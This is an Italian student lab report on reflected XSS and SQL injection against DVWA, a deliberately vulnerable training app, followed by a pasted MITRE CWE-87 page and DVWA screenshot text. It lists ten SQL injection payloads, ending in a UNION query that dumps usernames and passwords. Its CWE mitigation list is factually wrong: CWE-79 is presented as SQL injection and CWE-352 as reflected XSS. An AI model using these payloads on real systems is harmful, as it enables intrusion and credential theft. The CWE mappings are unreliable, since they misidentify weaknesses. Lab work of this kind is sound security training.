W13D4 – NICHOLAS DI ANGELO -

Titolo: EXPLOIT, XSS e SQL Injection in DVWA

Introduzione La sicurezza delle applicazioni web è una preoccupazione sempre più rilevante nel panorama tecnologico attuale. In questa relazione, esamineremo le vulnerabilità XSS (Cross-Site Scripting) e SQL Injection all'interno di Damn Vulnerable Web Application (DVWA), un'applicazione progettata per essere vulnerabile per scopi educativi. Esploreremo anche le mitigazioni per queste vulnerabilità identificate tramite le Common Weakness Enumeration (CWE) trovate sul sito MITRE.

Vulnerabilità XSS Il Cross-Site Scripting (XSS) è una vulnerabilità che consente agli attaccanti di iniettare script dannosi all'interno delle pagine web visualizzate dagli utenti. La vulnerabilità di riflessione XSS permette agli attaccanti di eseguire script inseriti attraverso input non adeguatamente validati o filtrati.

Metodologia Utilizzando Damn Vulnerable Web Application (DVWA), abbiamo esaminato i punti vulnerabili dell'applicazione e identificato le aree in cui è possibile iniettare script XSS. Abbiamo sfruttato comandi presenti negli screen della struttura del sito per dimostrare come gli attaccanti possano utilizzare questa vulnerabilità per eseguire script dannosi sul browser dell'utente.

Risultati Abbiamo eseguito con successo exploit XSS di riflessione utilizzando comandi come gli script forniti. Questi comandi sono stati iniettati all'interno di input non adeguatamente sanitizzati, dimostrando la presenza di una vulnerabilità XSS in DVWA.

Mitigazione delle CWE trovate sul sito MITRE

- **CWE-79:** La CWE-79 si riferisce alle vulnerabilità di Iniezione di SQL, tra cui anche la SQL Injection. Per mitigare questa vulnerabilità, è necessario utilizzare query parametrizzate o prepared statements per garantire che i dati in ingresso non possano essere interpretati come parte di un comando SQL.
- **CWE-89:** La CWE-89 riguarda l'Iniezione di SQL tramite la manipolazione di stringhe SQL dinamiche. La mitigazione per questa vulnerabilità include l'utilizzo di stored procedures o ORM (Object-Relational Mapping) per separare il codice SQL dalla logica dell'applicazione e ridurre così il rischio di iniezione di SQL.
- **CWE-352:** La CWE-352 si riferisce alle Cross-Site Scripting (XSS) Reflected, che coinvolgono la riflessione di input non filtrato all'interno delle risposte web. Per mitigare questa vulnerabilità, è necessario implementare adeguati controlli di input e output, come la codifica HTML dei dati in uscita e la validazione e l'escape dei dati in ingresso.
- **CWE-943:** La CWE-943 riguarda la presenza di informazioni sensibili all'interno delle risposte HTTP. Per mitigare questa vulnerabilità, è importante evitare la divulgazione di informazioni sensibili, come dettagli sulle query SQL, attraverso le risposte HTTP. Ciò può essere ottenuto attraverso la configurazione corretta dei messaggi di errore e il filtraggio delle informazioni sensibili dalle risposte HTTP.

La relazione ha evidenziato le vulnerabilità XSS e SQL Injection all'interno di Damn Vulnerable Web Application (DVWA) insieme alle mitigazioni raccomandate trovate sul sito MITRE. È essenziale che gli sviluppatori comprendano queste vulnerabilità e implementino le appropriate contromisure per proteggere le loro applicazioni web dalla compromissione della sicurezza.

descrizione dell'uso dei comandi della SQL Injection utilizzati nella relazione:

1. **'1' OR '1'='1'**: Questo comando è un esempio di una condizione SQL sempre vera. Quando inserito in un'istruzione SQL, come una clausola WHERE, questa condizione restituirà sempre true, poiché 1 è uguale a 1. Pertanto, se utilizzato in una query SQL, come ad esempio in una stringa di autenticazione, può consentire a un attaccante di bypassare le verifiche di autenticazione, permettendo loro di accedere a informazioni o funzionalità riservate.
2. **'1' OR 1=1#**: Questo è un altro esempio di condizione sempre vera. Il carattere # indica un commento in SQL, che ignorerà tutto ciò che segue dopo di esso nella query. Quindi, questa stringa può essere utilizzata per bypassare le verifiche di autenticazione simili al primo comando, consentendo agli attaccanti di accedere a risorse non autorizzate.
3. **'1' UNION SELECT 1**: Questo comando è utilizzato per eseguire un'operazione di unione tra due set di risultati in una query SQL. In questo caso, viene selezionato il valore 1. L'operatore UNION consente agli attaccanti di combinare il risultato della loro query con quello di un'altra query, aprendo la porta a una vasta gamma di attacchi, inclusi il recupero di dati sensibili e l'esecuzione di operazioni non autorizzate.
4. **'1' UNION SELECT 1, 2#**: Questo comando è simile al precedente, ma seleziona due valori invece di uno. L'utilizzo di più valori consente agli attaccanti di ottenere maggiori informazioni sullo schema del database, come ad esempio il numero di colonne in una tabella.
5. **'1' UNION SELECT 1, version() #**: Questo comando è un esempio di utilizzo della funzione version() per ottenere informazioni sul motore di database utilizzato dal sistema. Gli attaccanti possono utilizzare questa informazione per pianificare ulteriori attacchi mirati o sfruttare le vulnerabilità specifiche di una particolare versione del motore di database.
6. **'1' UNION SELECT 1, user() #**: In questo caso, la funzione user() restituisce il nome dell'utente connesso al database. Questa informazione può essere utile per gli attaccanti nel tentativo di compromettere ulteriormente il sistema o nel pianificare attacchi mirati.
7. **'1' UNION SELECT 1, database() #**: La funzione database() restituisce il nome del database corrente. Gli attaccanti possono utilizzare questa informazione per comprendere meglio la struttura del database e identificare possibili obiettivi per ulteriori attacchi.
8. **'1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#**: Questo comando viene utilizzato per ottenere i nomi delle tabelle presenti nel database corrente, filtrando per lo schema 'dvwa'. Gli attaccanti possono utilizzare questa informazione per scoprire quali tabelle sono presenti nel database e pianificare attacchi mirati per estrarre dati sensibili.
9. **'1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #**: Qui, il comando viene utilizzato per ottenere i nomi delle colonne presenti nella tabella 'users'. Questa informazione è estremamente preziosa per gli attaccanti, poiché possono identificare quali campi sono disponibili per l'estrazione di dati sensibili come le credenziali degli utenti.
10. **'1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#**: Infine, questo comando viene utilizzato per recuperare le credenziali degli utenti dal database. Concatenando i valori delle colonne 'user_id', 'first_name', 'last_name', 'user' e 'password', gli attaccanti possono ottenere informazioni complete sull'account degli utenti, consentendo loro di accedere illegalmente ai sistemi o di compromettere le credenziali degli utenti.

In conclusione, questi comandi rappresentano una serie di tecniche utilizzate dagli attaccanti per sfruttare le vulnerabilità di SQL Injection all'interno di un'applicazione web, come DVWA. È cruciale che gli sviluppatori comprendano queste tecniche e implementino misure di sicurezza adeguate, come l'uso di prepared statements e la validazione dei dati di input, per proteggere le loro applicazioni da tali attacchi.

CWE-87: Improper Neutralization of Alternate XSS Syntax

Weakness ID: 87
Vulnerability Mapping: ALLOWED
Abstraction: Variant

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

The product does not neutralize or incorrectly neutralizes user-controlled input for alternate script syntax.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Modes Of Introduction

Phase	Note
Implementation	

Applicable Platforms

Languages

Class: Not Language-Specific *(Undetermined Prevalence)*

Common Consequences

Scope	Impact	Likelihood
Confidentiality Integrity Availability	**Technical Impact:** *Read Application Data; Execute Unauthorized Code or Commands*	

Demonstrative Examples

Example 1

In the following example, an XSS neutralization method intends to replace script tags in user-supplied input with a safe equivalent:

Example Language: **Java** *(bad code)*

```
public String preventXSS(String input, String mask) {
  return input.replaceAll("script", mask);
}
```

The code only works when the "script" tag is in all lower-case, forming an incomplete denylist (CWE-184). Equivalent tags such as "SCRIPT" or "ScRiPt" will not be neutralized by this method, allowing an XSS attack.

Observed Examples

Reference	Description
CVE-2002-0738	XSS using "&={script}".

Potential Mitigations

Phase: Implementation


Resolve all input to absolute or canonical representations before processing.


Phase: Implementation

Carefully check each input parameter against a rigorous positive specification (allowlist) defining the specific characters and format allowed. All input should be neutralized, not just parameters that the user is supposed to specify, but all data in the request, including tag attributes, hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. We often encounter data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Phase: Implementation


Strategy: Output Encoding


Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/xss_r/?name=nicholas#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello nicholas
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7

